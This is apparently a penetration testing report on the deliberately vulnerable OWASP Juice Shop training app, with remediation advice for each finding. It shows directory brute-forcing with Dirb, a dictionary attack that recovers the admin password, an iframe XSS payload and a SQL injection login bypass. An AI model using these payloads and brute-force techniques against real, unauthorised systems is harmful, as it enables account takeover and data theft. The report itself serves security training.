Web Penetration Testing Report

Executive Summary

This report outlines the findings of a penetration testing exercise conducted on the OWASP Juice Shop. The objective was to identify and exploit common web vulnerabilities to understand their impact and remediation strategies. Key findings include successful exploitation of an admin path, brute-force password cracking, and a Cross-Site Scripting (XSS) vulnerability. These findings highlight the importance of robust security measures such as input validation, rate limiting, and secure authentication mechanisms.


Scope and Methodology

- **Scope:** The scope of this assessment included the Juice Shop website, its APIs, and any accessible applications.
- **Approach:** A black-box testing approach was adopted, simulating an external attacker with limited prior knowledge of the application.
- **Tools Used:**
    - Kali Linux
    - Burp Suite
    - Dirb

Vulnerability Findings

1. **Critical Vulnerability: Admin Path Discovery**
    - **Description:** An admin panel was discovered through URL manipulation and directory brute-forcing techniques.
    - **Risk:** Unauthorized access to the admin panel grants attackers elevated privileges, allowing them to modify application data, manipulate user accounts, and potentially compromise the entire system.

- **Evidence:**



```
┌──(kali㉿kali)-[~]
└─$ dirb https://demo.owasp-juice.shop/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Dec 27 03:44:00 2024
URL_BASE: https://demo.owasp-juice.shop/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://demo.owasp-juice.shop/ ----
+ https://demo.owasp-juice.shop/assets (CODE:301|SIZE:156)
+ https://demo.owasp-juice.shop/core (CODE:403|SIZE:199)
+ https://demo.owasp-juice.shop/ftp (CODE:503|SIZE:506)
+ https://demo.owasp-juice.shop/profile (CODE:500|SIZE:1147)
+ https://demo.owasp-juice.shop/promotion (CODE:200|SIZE:6586)
+ https://demo.owasp-juice.shop/redirect (CODE:500|SIZE:2965)
+ https://demo.owasp-juice.shop/robots.txt (CODE:200|SIZE:28)
+ https://demo.owasp-juice.shop/snippets (CODE:200|SIZE:792)
+ https://demo.owasp-juice.shop/video (CODE:200|SIZE:10075518)
+ https://demo.owasp-juice.shop/Video (CODE:200|SIZE:10075518)

-----------------
END_TIME: Fri Dec 27 03:59:16 2024
DOWNLOADED: 4612 - FOUND: 10
```

- **Remediation Steps:**

  - Implement robust access control mechanisms, such as strong authentication and authorization rules.


  - Minimize the exposed surface area by restricting access to sensitive areas and implementing appropriate URL obfuscation techniques.

2. **Critical Vulnerability: Admin Password Brute-Force**

   - **Description:** The admin password was successfully cracked using the Hydra tool with a dictionary-based attack. The lack of rate limiting and account lockout mechanisms facilitated this attack.

   - **Risk:** Successful brute-force attacks compromise administrator accounts, granting attackers full control over the application and its data.

- **Evidence**



```
┌──(kali㉿kali)-[~/juic
└─$ npm start

> juice-shop@17.1.1 sta
> node build/app

info: Detected Node.js
info: Detected OS linux
info: Detected CPU x64
info: Configuration def
info: Entity models 19
info: Required file ser
info: Required file sty
info: Required file ind
info: Required file mai
info: Required file pol
info: Required file run
info: Required file ven
info: Port 3000 is avai
info: Chatbot training
info: Domain https://ww
info: Server listening
info: Restored 1-star e
info: Restored 2-star l
info: Restored 2-star w
info: Restored 1-star b
Error: Unexpected path:
    at /home/kali/juice
    at Layer.handle [as
    at trim_prefix (/home/kali/juice-shop/node_modules/express/lib/router/index.js:328:13)
    at /home/kali/juice-shop/node_modules/express/lib/router/index.js:286:9
    at Function.process_params (/home/kali/juice-shop/node_modules/express/lib/router/index.js:346:12)
```

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
22	iloveu	401	31			413	
23	000000	401	29			413	
24	michelle	401	33			413	
25	tigger	401	25			413	
26	sunshine	401	20			413	
27	chocolate	401	32			413	
28	password1	401	22			413	
29	soccer	401	21			413	
30	anthony	401	24			413	
31	admin123	200	41			1185	

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
Content-Length: 51
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
Accept: application/json, text/plain, */*
Content-Type: application/json
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=kvvQWDpj5xnrN9VlbRg2eyZL0ejfZ9ug9hyjA60EkzMPYoBanJXBKw4l73qZ
Connection: keep-alive

{
  "email":"admin@juice-sh.op",
  "password":"admin123"
}
```

- **Remediation Steps:**

  - Implement strong password policies, including minimum password length, complexity requirements, and the use of multi-factor authentication.


  - Implement rate limiting to prevent automated attacks and account lockout mechanisms to deter brute-force attempts.

3. Critical Vulnerability: Cross-Site Scripting (XSS) in Product Search

- **Description:** An XSS vulnerability was identified in the product search functionality. Malicious scripts injected into the search field were reflected back to other users, allowing attackers to execute arbitrary JavaScript code in their browsers.

- **Risk:** XSS vulnerabilities can be exploited to steal user credentials, hijack sessions, redirect users to malicious websites, or compromise the integrity of the application.

- **Evidence:** <iframe src=”javascript:alert(‘successfully hacked’)”>



localhost:3000/#/search?q=<iframe%20src%3D"javascript:alert('successfuly%20hacked')">

localhost:3000 says

successfuly hacked

Search Results -

No results found

Try adjusting your search to find what you're looking for.


- **Remediation Steps:**
  - Implement strict input validation and sanitization mechanisms to prevent the injection of malicious scripts.
  - Encode or escape all user-supplied input before displaying it on the page.
  - Employ a Content Security Policy (CSP) to further mitigate the impact of XSS attacks.

4. **Critical Vulnerability: SQL Injection in Product Search**

- **Description:** An SQL Injection vulnerability was found in the product search functionality. By carefully crafting the search query with malicious SQL commands, attackers can manipulate the database queries executed by the application. This could allow attackers to:
  - **Read sensitive data:** Access and retrieve confidential information from the database, such as user credentials, financial data, or internal documents.
  - **Modify data:** Alter or delete existing data within the database, potentially disrupting application functionality or causing data loss.

- ○ **Risk:** SQL Injection vulnerabilities pose a severe threat, potentially leading to data breaches, system compromise, and severe service disruption.

- ○ **Evidence:**



Email *: a' or 1=1 --

Password *: •

- ○ **Remediation Steps:**

  - ▪ **Prepared statements:** Use parameterized queries or prepared statements to prevent the direct inclusion of user input into SQL queries.

  - ▪ **Input validation and sanitization:** Strictly validate and sanitize all user input before incorporating it into SQL queries. Escape or filter out any special characters that could be used to manipulate the query.

  - ▪ **Least privilege principle:** Grant database users only the necessary permissions to perform their required tasks, minimizing the potential impact of a successful attack.

Exploitation and Attack Simulation

- **Tools and Techniques:**

  - ○ Directory brute-forcing tools (Dirb) were used to discover hidden directories and files.

  - ○ The burp suite tool was employed for password cracking.

    - Burp Suite was used for intercepting and manipulating HTTP requests, identifying vulnerabilities, and analyzing application behavior.

- **Outcome and Impact:**
    - Successful exploitation of the identified vulnerabilities demonstrated the potential for significant impact, including data breaches, system compromise, and reputational damage.

Conclusion

The penetration testing exercise revealed critical security vulnerabilities within the OWASP Juice Shop, highlighting the importance of proactive security measures. The findings underscore the need for robust security controls, including:

- **Secure authentication and authorization:** Implement strong password policies, multi-factor authentication, and least privilege principles.
- **Input validation and sanitization:** Validate and sanitize all user input to prevent injection attacks.
- **Regular security assessments:** Conduct regular penetration tests and vulnerability scans to identify and address security weaknesses.
- **Security awareness training:** Educate developers and users about security best practices and the importance of reporting suspicious activity.